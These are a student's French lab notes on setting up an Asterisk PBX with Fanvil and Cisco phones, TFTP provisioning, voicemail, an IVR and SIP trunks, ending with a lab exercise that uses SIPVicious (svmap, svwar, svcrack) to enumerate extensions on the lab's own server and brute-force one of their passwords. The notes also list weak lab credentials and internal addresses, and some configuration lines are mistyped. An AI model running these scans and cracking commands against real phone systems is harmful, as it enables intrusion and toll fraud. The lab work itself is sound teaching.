

## R204 TP1

### Installation de Asterisk

#### Création de la machine virtuelle

La première étape est d'installer le serveur Asterisk. Pour cela, vous devez créer une machine virtuelle.

VM Asterisk Alpine, une carte réseau en bridge, adresse MAC réservée n°1, eth1 (2nde carte réseau)

login : root  
mdp : progt00

#### Gestion du serveur

Après avoir lancé la MV Asterisk, vous devez vérifier si le service est en cours d'exécution, pour cela taper les commandes :

`service asterisk status`

```
rt-mv:~# service asterisk status
* status: stopped
rt-mv:~# _
```

Si le service n'est pas en cours d'exécution, utiliser la commande

`service asterisk start`

```
* status: stopped
rt-mv:~# service asterisk start
* Starting asterisk PBX (as asterisk) ...
rt-mv:~# service asterisk status
* status: started
```

Pour redémarrer le service

`service asterisk restart`

Installer les paquets suivants :

`apk add nano`  
`apk add openssh`

Ne pas oublier de noter son adresse IP et MAC

Lucas = 10.15.250.95 et adresse | MAC : 08:00:27:00:00:95  
Benjamin : @IP 10.15.250.123/12 @MAC 08:00:27:00:01:23  
Gabin : @IP 10.15.250.251/12 @MAC 08:00:27:00:02:51  
r\_S: @ip 10.15.250.250/12 et adresse |MAC : 08:00:27:3d:3a:0

⇒@Ip = 10.15.250.250/12 pour Pepinier IMAC 08:00:27:00:02:50  
@ mac 10.15.250.249/12 ⇒ pour SAE rom S3

## Création des comptes

Le fichier pjsip.conf contient la déclaration des comptes. Je vous renvoie au TD 3 pour comprendre la structure utilisée.

Dans un premier temps sauvegarder le fichier source avec la commande

```
cd /etc/asterisk/
```

```
cp pjsip.conf pjsip.conf.src
```

Ensuite créer un fichier vierge avec nano et on fait CTRL + Flèche du haut ou bas , puis on fait CTRL + K pour supprimer :

```
nano pjsip.conf vider son contenu
```

Créer deux comptes avec les paramètres suivants :

Nom des comptes : FanvilXX et CiscoXX. XX représente le numéro de poste sur lequel vous travaillez.

( exemple : Si vous occupez le poste 01, créer les comptes Fanvil01 et Cisco01 ...etc)

Le mot de passe est 1234 pour FanvilXX et 5678 pour CiscoXX

Le contexte pour le fichier extensions.conf est

```
context = interne
```

```

;=====TRANSPORT

[transport-udp]
type=transport
protocol=udp
bind=0.0.0.0:5060

;=====EXTENSION FanvilXX

[Fanvil10]
type=endpoint
context=interne
auth=authFanvilXX
aors=Fanvil10
transport=transport-udp
disallow=all
allow=ulaw

[authFanvilXX]
type=auth
auth_type=userpass
password=1234
username=Fanvil10

[Fanvil10]
type=aor
max_contacts=1

;=====EXTENSION CiscoXX

[Cisco10]
type=endpoint
context=interne
auth=authCisco10
aors=Cisco10
transport=transport-udp
disallow=all
allow=ulaw

[authCisco10]
type=auth
auth_type=userpass
password=5678
username=Cisco10

[Cisco10]
type=aor
max_contacts=1

```

Puis sauvegarder la configuration et relancer le service Asterisk

```

service asterisk restart
service asterisk status

```

```

rt-mv:/etc/asterisk# service asterisk restart
* Caching service dependencies ...
* Stopping asterisk PBX now ...
* Starting asterisk PBX (as asterisk) ...
rt-mv:/etc/asterisk# service asterisk status
* status: started
rt-mv:/etc/asterisk#

```

## Création des extensions

Le fichier extensions.conf contient le plan de numérotation. Je vous renvoie au TD 3 pour comprendre la structure utilisée.

Dans un premier temps sauvegarder le fichier source avec la commande

```
cd /etc/asterisk/
```

```
cp extensions.conf extensions.conf.src
```

si le fichier extensions.conf n'existe pas, on créer le fichier extensions.conf :

```
nano nf
```

Créer les deux numéros d'extension dans le fichier extensions.conf en respectant les numéros indiqués dans le tableau.

```
[interne]
```

```
exten=>2000,1,Dial(PJSIP/CiscoXX)
```

Relancer le service asterisk

```
service asterisk restart
```

```
service asterisk status
```

## Connexion du Fanvil

Nous allons connecter le téléphone Fanvil sur le serveur Asterisk.

Afin d'éviter un fonctionnement hasardeux du téléphone, il faut le réinitialiser. Pour cela, procédez comme suit :

- Déconnecter la fiche RJ45 votre téléphone
- Maintenir la touche # et connecter la fiche RJ45 sur le port du téléphone.
- Attendre l'apparition du message *Post Mode*
- Appuyer successivement sur les touches \*#168
- Attendre l'apparition du message *Phone reset*
- Déconnecter et reconnecter la fiche RJ45 sur le port du téléphone.

Le téléphone récupère son adresse IP via le serveur DHCP du routeur .

Après la réinitialisation du téléphone, une adresse IP lui est donc attribuée. De plus, le téléphone possède un serveur HTTP, il est donc accessible via un navigateur WEB. Pour y accéder :

Pour trouver l'adresse on va dans Menu > Status et on fait entrer puis on a @IP

- Récupérer l'adresse IP du téléphone.

Benjamin : @IP 10.17.1.9

PPP : @10.17.1.6

Lucas : @IP 10.17.1.7

Gabin : @IP 10.17.1.8

RUHIR3 : @IP 10.17.1.7

- Lancer le navigateur puis tapez l'adresse IP du téléphone dans la zone de l'URL puis accédez à la page de connexion :

login = admin

password = admin

Aller dans le menu ligne et entrer les informations suivantes :

Nom d'utilisateur : FanvilXX

Nom d'authentification : FanvilXX

Affichage du nom : FanvilXX

Mot de passe d'authentification : 1234

Server Name : @IP de la VM Serveur

Adresse du serveur Proxy SIP 1 : @IP de la VM Serveur

## Réglages de l'heure et de la date

Cliquez sur le menu *Paramètres téléphone*, onglet *Heure/Date*, puis renseignez les champs :

Serveur de temps primaire : 172.31.25.9

Serveur de temps secondaire : champs vide

Fuseau horaire : UTC+1

Appliquer les changements

Location : France

Appliquer les changements

Vous avez un téléphone réglé sur le serveur NTP du département.

## Analyse WIRESHARK

À l'aide du logiciel WIRESHARK, analyser le flux SIP lors de l'enregistrement du téléphone auprès du serveur. Pour cela :

- Lancer WIRESHARK sur la machine hôte
- Analyser le flux sur l'interface eth1 ( 2nde carte réseaux ) en mettant un filtre de pré-capture sur votre serveur Asterisk.

Appliquer le filtre : host @ip server and @ip Fanvil

exemple :

host 10.15.25.251 and 10.17.1.8

Et voici les trames relevés sur la ligne1

| No. | Time         | Source    | Destination   | Protocol | Length | Info              |
|-----|--------------|-----------|---------------|----------|--------|-------------------|
| 1   | 0.000000000  | 10.17.1.9 | 10.15.250.123 | UDP      | 60     | 5060 → 5060 Len=4 |
| 2   | 14.999459252 | 10.17.1.9 | 10.15.250.123 | UDP      | 60     | 5060 → 5060 Len=4 |
| 3   | 29.998881547 | 10.17.1.9 | 10.15.250.123 | UDP      | 60     | 5060 → 5060 Len=4 |
| 4   | 44.998133179 | 10.17.1.9 | 10.15.250.123 | UDP      | 60     | 5060 → 5060 Len=4 |
| 5   | 59.997552880 | 10.17.1.9 | 10.15.250.123 | UDP      | 60     | 5060 → 5060 Len=4 |

| No. | Time         | Source    | Destination  | Protocol | Length | Info              |
|-----|--------------|-----------|--------------|----------|--------|-------------------|
| 1   | 0.000000000  | 10.17.1.7 | 10.15.250.95 | UDP      | 60     | 5083 → 5060 Len=8 |
| 2   | 29.998904324 | 10.17.1.7 | 10.15.250.95 | UDP      | 60     | 5083 → 5060 Len=8 |

## Installation du serveur TFTP

L'utilisation d'un téléphone Cisco nécessite de déployer un serveur TFTP. Le serveur contient les fichiers permettant de configurer le téléphone. Contrairement au téléphone Fanvil, le téléphone est accessible via un serveur WEB mais aucun réglage n'est modifiable.

VM Alp17.ine-std, une carte réseau en bridge, adresse MAC réservée n°2, eth1 (2nde carte réseau)

login : root

mdp : progt00

## Configuration du serveur TFTP

Après avoir lancé la MV TFTP, vous devez installer les paquets suivants :

```
apk add tftp-hpa
```

```
service in.tftpd start
```

```
apk add openssh
```

```
service sshd start
```

```
apk add nano
```

Notez l'adresse IP et MAC du serveur TFTP

Benjamin : @IP 10.15.250.124 @MAC 08:00:27:00:01:24

Lucas : @IP 10.15.250.96 @MAC 08:00:27:00:00:96

Gabin : @IP 10.15.250.252 @MAC 08:00:27:00:02:52

RuHI : @IP 10.15.250.249 @MAC 08:00:27:00:02:49

Placez-vous dans le répertoire /var/tftpboot/

```
cd /var/tftpboot/
```

Télécharger le fichier archive.zip avec la commande

```
wget http://iut-rt.univ-artois.fr/tph/Archive.zip
```

Décompresser le fichier

```
apk add zip
unzip Archive.zip
```

Deux fichiers sont ajoutés : DialTemplate.xml et SEP\_MAC-CISCO\_.cnf.xml.

```
ls -l
```

```
rt-mv:/var/tftpboot# ls -l
total 16
-rw-r--r--    1 root    root      2647 Mar 31 11:21 Archive.zip
-rw-----    1 root    root       214 Mar 12 15:40 DialTemplate.xml
-rw-----    1 root    root     6645 Mar 12 22:00 SEP_MAC-CISCO_.cnf.xml
rt-mv:/var/tftpboot# _
```

## Configuration du fichier TFTP

Le fichier SEP\_MAC-CISCO\_.cnf.xml contient le réglage de votre téléphone. Cependant, il est nécessaire de configurer certaines lignes du fichier.

Voici les réglages à réaliser :

Renommer le fichier en remplaçant la chaîne de caractère \_MAC-CISCO\_ par l'adresse MAC de votre téléphone.

```
mv SEP_MAC-CISCO_.cnf.xml SEP@MAC.cnf.xml (sans les : entre les octets)
```

Exemple : Si l'adresse MAC de votre téléphone Cisco est 54:4A:00:36:AE:1C, vous devez remplacer \_MAC-CISCO\_ par 544A0036AE1C, le fichier est renommé en SEP544A0036AE1C.cnf.xml.

```

rt-mv:/var/tftpboot# mv SEP544A0036ADEC
BusyBox v1.34.1 (2021-11-23 00:57:35 UTC) multi-call binary.

Usage: mv [-finT] SOURCE DEST
or: mv [-fin] SOURCE... { -t DIRECTORY | DIRECTORY }

Rename SOURCE to DEST, or move SOURCEs to DIRECTORY

    -f      Don't prompt before overwriting
    -i      Interactive, prompt before overwrite
    -n      Don't overwrite an existing file
    -T      Refuse to move if DEST is a directory
    -t DIR  Move all SOURCEs into DIR
rt-mv:/var/tftpboot#

```

Éditer le fichier avec nano et modifier les lignes suivantes :

```
nano SEP@MAC TEL CISCO.cnf.xml
```

Indiquer l'adresse IP de votre serveur

>

```
<processNodeName>@IP ServerAsterisk</processNodeName>
```

Modifier chaque ligne du fichier par le nom du compte Cisco correspondant à votre poste

```
ctrl - w (pour trouver la ligne) phone
```

```

<phoneLabel>CiscoXX</phoneLabel>
<featureLabel>CiscoXX</featureLabel>
<authName>CiscoXX</authName>
<contact>CiscoXX</contact>

```

Puis relancer le service TFTP

```

service in.tftpd restart
service in.tftpd status

```

## Connexion du Cisco

Nous allons configurer le téléphone Cisco pour qu'il puisse charger la configuration du serveur TFTP. Il faut indiquer l'IP de votre serveur TFTP sur le téléphone Cisco.

Sur le téléphone Cisco :

```

> Roue Paramètre
> 4 Admin Settings
> 1 Network Setup
> 1 IPv4 Setup
> 6 Alternate TFTP: Yes
> 7 TFTP Server

```

- > @IP ServerTFTP
- > Touche Apply
- > Touche retour jusqu'au menu de base

Une fois le téléphone configuré, lancer l'analyse WIRESHARK


## Analyse WIRESHARK

À l'aide du logiciel WIRESHARK, analyser le flux TFTP lors de l'enregistrement du téléphone auprès du serveur TFTP. Pour cela :

- Lancer WIRESHARK sur la machine hôte
- Analyser le flux sur l'interface eth1 ( 2nde carte réseaux ) en mettant un filtre de pré-capture sur votre serveur Asterisk.

Appliquer le filtre : host @IP ServerTFTP

exemple :




On applique maintenant le filtre TFTP, il y a des 'Error Code'

| tftp |             |               |               |          |        |                             |
|------|-------------|---------------|---------------|----------|--------|-----------------------------|
| No.  | Time        | Source        | Destination   | Protocol | Length | Info                        |
| 3    | 0.551237640 | 10.17.1.29    | 10.15.250.124 | TFTP     | 73     | Read Request, File: CTLSEP  |
| 4    | 0.551700933 | 10.15.250.124 | 10.17.1.29    | TFTP     | 61     | Error Code, Code: File not  |
| 7    | 1.208362902 | 10.17.1.29    | 10.15.250.124 | TFTP     | 73     | Read Request, File: ITLSEP  |
| 8    | 1.209091137 | 10.15.250.124 | 10.17.1.29    | TFTP     | 61     | Error Code, Code: File not  |
| 11   | 1.864241337 | 10.17.1.29    | 10.15.250.124 | TFTP     | 62     | Read Request, File: ITLFile |
| 12   | 1.864793762 | 10.15.250.124 | 10.17.1.29    | TFTP     | 61     | Error Code, Code: File not  |
| 15   | 2.575643798 | 10.17.1.29    | 10.15.250.124 | TFTP     | 74     | Read Request, File: SEP544  |
| 16   | 2.577593358 | 10.15.250.124 | 10.17.1.29    | TFTP     | 64     | Error Code, Code: Not defi  |
| 19   | 3.695805127 | 10.17.1.29    | 10.15.250.124 | TFTP     | 73     | Read Request, File: CTLSEP  |
| 20   | 3.696345476 | 10.15.250.124 | 10.17.1.29    | TFTP     | 61     | Error Code, Code: File not  |
| 23   | 4.357134389 | 10.17.1.29    | 10.15.250.124 | TFTP     | 73     | Read Request, File: ITLSEP  |
| 24   | 4.358048016 | 10.15.250.124 | 10.17.1.29    | TFTP     | 61     | Error Code, Code: File not  |
| 27   | 5.013971031 | 10.17.1.29    | 10.15.250.124 | TFTP     | 62     | Read Request, File: ITLFile |
| 28   | 5.014803035 | 10.15.250.124 | 10.17.1.29    | TFTP     | 61     | Error Code, Code: File not  |
| 35   | 5.733307235 | 10.17.1.29    | 10.15.250.124 | TFTP     | 74     | Read Request, File: SEP544  |
| 36   | 5.734857068 | 10.15.250.124 | 10.17.1.29    | TFTP     | 64     | Error Code, Code: Not defi  |

Il faut donner accès à la lecture pour tout le monde pour résoudre le problème

```
chmod a+r 'fichier_SEP'
```



## R204 TP2

# Déploiement de la messagerie

Le déploiement de la messagerie vocale se réalise en configurant deux fichiers dans le répertoire `/etc/asterisk` du serveur asterisk :

- `voicemail.conf`
- `extensions.conf`

Voici un exemple de mise en place de la messagerie vocale pour le comptes Fanvil01. Il faut utiliser les numéros d'extensions pour la messagerie vocale (voir le tableau [ici](#)) :

- Fanvil01 -> 0101

On fait

```
cp voicemail.conf voicemail.conf.src
```

puis dans le fichier `voicemail.conf`

```
[default]  
XX01=>1234,FanvilXX
```



```
GNU nano 5.9 voicemail.conf  
[default]  
0110 => 4567, Fanvil10
```

Ainsi :

- 0101 est le numéro d'extension pour le Fanvil01,
- 1234 est le mot de passe de la boîte vocale
- Fanvil01 est le nom du compte créé dans le fichier `pjsip.conf`

Dans `extensions.conf` on remplace par :

```
[interne]
exten=>XX01,1,Dial(PJSIP/Fanvil01,12)
exten=>XX01,n,VoiceMail(${EXTEN}@default)
exten=>888,1,VoiceMailMain(${CALLERID(num)}@default)
```

```
GNU nano 5.9 extensions.conf
[interne]

exten => 0110,1Dial(PJSIP/Fanvil10,12)
exten => 0110,n,VoiceMail(${EXTEN}@default)

exten => 888,1VoiceMailMain(${CALLERID(num)}@default)
```

Le chiffre 12 dans l'application `Dial()` indique le nombre de secondes avant de passer à la ligne suivante.

Pour mettre en place la messagerie sur votre serveur, vous devez respecter les règles suivantes :

- Le numéro de la boîte vocale est le numéro de téléphone,
- Le context est `default`
- Si l'appelé ne décroche pas au bout de 12 secondes, l'appel bascule automatiquement sur la boîte vocale
- Mot de passe pour toutes les boîtes 4567
- Numéro unique pour la consultation des boîtes vocales

## Déploiement d'un IVR

Chaque serveur doit posséder un accueil téléphonique pour pouvoir assurer un service d'accueil en continu. Vous devez mettre en place ce service en respectant les consignes :

- Lorsque un appel arrive sur votre serveur Asterisk par l'intermédiaire de l'extension 0800, l'appelant est accueilli par le message audio suivant:
  - *"Bonjour, bienvenue sur notre serveur".* Le nom du fichier audio : `accueil.gsm`.
- La lecture du fichier audio est bloquante, c'est à dire qu'aucune touche n'est active lors de la lecture du message,
- Une fois le message d'accueil terminé, un second message doit permettre de mettre en relation le service demandé avec le message suivant :
  - *"Pour contacter FanvilXX, taper 1; pour contacter CiscoXX, taper 2; pour connaître l'heure taper 3; pour raccrocher taper 4."* Le nom du fichier audio est `menuIVR.gsm`
- Si aucune personne ne décroche le téléphone au bout de 12 secondes, les clients peuvent laisser un message sur la boîte vocale de la personne concernée
- Si l'appelé appuie sur une mauvaise touche, le message `menuIVR.gsm` est relu. Pour aider à comprendre le travail demandé, voici un graphe sommaire des actions à réaliser.

# Créer un trunk

Un trunk est une liaison entre deux serveurs. Dans notre cas, le trunk va permettre de relier deux serveurs Asterisk déployés sur deux machines hôtes différentes.

## "Trunker" deux serveurs Asterisk

Considérons deux serveurs Asterisk, Serveur A et Serveur B. L'exemple donné permet de passer un appel du serveur A vers le serveur B.

1. Il faut créer un compte particulier sur le serveur A que l'on appelle **siptrunk**, c'est à l'aide de ce compte que l'on va s'enregistrer auprès du serveur B sur un compte particulier appelé **TrunkA**.
2. Il faut créer le compte **TrunkA** sur le serveur B

Ces deux comptes comportent les mêmes caractéristiques qu'un compte ordinaire.

Afin de ne pas mélanger les plans de numérotation déclarés sur chaque serveur, les appels passés vers l'extérieur sont placés dans un contexte particulier **context=externe**.

Voici le script pour le serveur A. Le compte **siptrunk** permet de connecter le serveur A sur le serveur B via le compte **TrunkA**.

Configuration pjsip.conf du A=

```
[transport-udp]
type=transport
protocol=udp
bind=0.0.0.0:5060 ; Assure-toi que ce port est libre
```

; === Configuration du Trunk vers Serveur B ===

```
[siptrunk-auth]
type = auth
auth_type = userpass
username = TrunkA ; Nom d'utilisateur pour l'authentification sur Serveur B
```

password = 12345 ; Mot de passe pour l'authentification sur Serveur B

```
[siptrunk-aor]
type = aor
contact = sip:IP_SERVEUR_B:5060 ; IP DU SERVEUR B
```

```
[siptrunk]
type = endpoint
context = externe
disallow = all
allow = ulaw
outbound_auth = siptrunk-auth
aors = siptrunk-aor
transport = transport-udp
```

```
[siptrunk-registration]
type = registration
outbound_auth = siptrunk-auth
server_uri = sip:IP_SERVEUR_B ; URI du serveur B
client_uri = sip:TrunkA@IP_SERVEUR_B
retry_interval = 60 ; Intervalle pour réessayer l'enregistrement
```

```
[siptrunk-identify]
type = identify
match = IP_SERVEUR_B ; IP du Serveur B
endpoint = siptrunk
```

Configuration pjsip.conf du B :

```
[transport-udp]
type=transport
protocol=udp
bind=0.0.0.0:5060 ; Assure-toi que ce port est libre
```

; === Configuration du Trunk venant de Serveur A ===

```
[TrunkA-auth]
type = auth
auth_type = userpass
```

username = TrunkA ; Nom d'utilisateur pour l'authentification venant du Serveur A  
password = 12345 ; Mot de passe pour l'authentification venant du Serveur A

[TrunkA-aor]

type = aor

max\_contacts = 1 ; Un seul contact autorisé pour l'enregistrement

[TrunkA]

type = endpoint

context = interne ; L'appel entrant depuis Serveur A sera routé ici

auth = TrunkA-auth

aors = TrunkA-aor

disallow = all

allow = ulaw

transport = transport-udp

[TrunkA-identify]

type = identify

match = IP\_SERVEUR\_A ; IP du Serveur A

endpoint = TrunkA

Configuration de l'extensions.conf sur les deux machines (A et B) :

[interne]

exten => 2001,1,Dial(PJSIP/2001,20)

same => n,Hangup()

exten => 2002,1,Dial(PJSIP/2002,20)

same => n,Hangup()

include => externe

[externe]

; Appels vers les postes du Serveur A : tous les numéros en 1XXX vont vers le trunk

exten => \_1XXX,1,Dial(PJSIP/\${EXTEN}@TrunkA,20)

same => n,Hangup()

Commande pour send config asterisk

scp asterisk-config.tar.gz ruhollah\_sherzad@172.31.25.86:/home/ruhollah\_sherzad/

```
scp asterisk-config.tar.gz ruhollah_sherzad@172.31.25.86:/home/ruhollah_sherzad/
```

ssh root@10.15.250.249 ⇒ pour

```

[interne]
; Quand il compose 1601 ou 1602, ça part sur le trunk vers toi

exten => 1601,1,NoOp(Appel du poste 1601 chez toi via TrunkA)
same => n,Dial(PJSIP/1601@TrunkA)
same => n,Hangup()

exten => 1602,1,NoOp(Appel du poste 1602 chez toi via TrunkA)
same => n,Dial(PJSIP/1602@TrunkA)
same => n,Hangup()

; =====
; Côté POTE – appels ENTRANTS venant du trunk
; =====
[from-trunk-A]
; Si TOI tu appelles 0701/0702, lui renvoie vers ses postes locaux

exten => 0701,1,NoOp(Appel entrant depuis TrunkA vers 0701)
same => n,Dial(PJSIP/0701,10)
same => n,Hangup()

exten => 0702,1,NoOp(Appel entrant depuis TrunkA vers 0702)
same => n,Dial(PJSIP/0702,10)
same => n,Hangup()


[TrunkA-auth]
type = auth
auth_type = userpass
username = trunkAB
password = 12345

[TrunkA-aor]
type = aor
max_contacts = 1
contact = sip:10.15.250.139:5060


[TrunkA]
type = endpoint
; contexte utilisé pour les APPELS QUI VIENNENT de chez toi
context = from-trunk-A
disallow = all
allow = ulaw

```

oors = TrunkA-aor  
outh = TrunkA-auth  
outbound\_auth = TrunkA-auth  
direct\_media = no

[TrunkA-identify]  
type = identify  
match = 10.15.250.139/32  
endpoint = TrunkA

### TP 3 SAE Telephonie



```
administrateur@rt-mv: ~
sngrep - SIP messages flow viewer
Current Mode: Online [any]      Dialogs: 1
Match Expression:              BPF Filter:
Display Filter:
[ ] 1 REGISTER 1000@10.15.250.249 1000@10.15.250.249 4 10.15.250.209:5060 10.15.250.249:5060
```

```
WARNING:TakeASip:We got an unknown response
ERROR:TakeASip:Response: 'SIP/2.0 401 Unauthorized\r\nVia: SIP/2.0/UDP 127.0.1.1:5060;rport=5060;received=10.15.250.209;branch=z9hG4bK-1334742814\r\nCall-ID: 487745776\r\nFrom: "1000" <sip:1000@10.15.250.249>;tag=313030300133393733393831383137\r\nTo: "1000" <sip:1000@10.15.250.249>;tag=z9hG4bK-1334742814\r\nCSeq: 1 REGISTER\r\nWWW-Authenticate: Digest realm="asterisk",nonce="1764671350/990f3894fb31fa97bd42834a3860439",opaque="3477cea816f2625b",algorithm=md5,qop="auth"\r\nServer: Asterisk PBX 18.2.2\r\nContent-Length: 0\r\n\r\n'
WARNING:root:found nothing
administrateur@rt-mv: ~$ swar --force -e 2000-2000 10.15.250.249
WARNING:TakeASip:Bad user = SIP/2.0 401 - swar will probably not work!
WARNING:TakeASip:extension '2000' probably exists but the response is unexpected
+-----+
| Corbeille | Authentication |
+-----+
| 2000 | weird |
+-----+
administrateur@rt-mv: ~$ svcrack -u 2000 -r 0000-9999 10.15.250.249
ERROR:ASipofRedWlne:We got an unknown response
WARNING:root:found nothing
administrateur@rt-mv: ~$ svcrack -u 1000 -r 0000-9999 10.15.250.249
+-----+
| Extension | Password |
+-----+
| 1000 | 1000 |
+-----+
administrateur@rt-mv: ~$
```

\*

```
administrateur@rt-mv: ~  
sngrep - SIP messages flow viewer  
Current Mode: Online [any]      Dialogs: 1  
Match Expression:               BPF Filter:  
Display Filter:  
^Idx Method   SIP From      SIP To  
[ ] 1  REGISTER 1000@10.15.250.249 1000@10.15.250.249
```

onfonf

```
administrateur@rt-mv: ~  
sngrep - SIP messages flow viewer  
Current Mode: Online [any]      Dialogs: 1  
Match Expression:               BPF Filter:  
Display Filter:  
^Idx Method   SIP From      SIP To  
[ ] 1  REGISTER 1000@10.15.250.249 1000@10.15.250.249
```

ce que j'ai fait:

J'ai d'abord configuré trois machines virtuelles dans le même réseau interne :

- Asterisk Alpine → 10.15.250.249 (serveur SIP)
- Client STD → 10.15.250.250
- Machine Attaquante → 10.15.250.209

Sur la machine attaquante, j'ai installé des outils de test SIP :

sipvicious, sngrep, nmap, etc.

## Scan du serveur SIP

Première étape : vérifier que le serveur SIP Asterisk répond bien.

Commande :

```
svmap 10.15.250.249
```

Résultat : SIPVicious détecte bien un serveur Asterisk PBX 18.2.2 sur le port 5060/udp.

⇒ Ça confirme que la machine est bien en ligne et qu'on peut l'attaquer.

## Énumération d'extensions SIP (svwar)

Le but ici est de tester si Asterisk laisse deviner les comptes SIP existants.

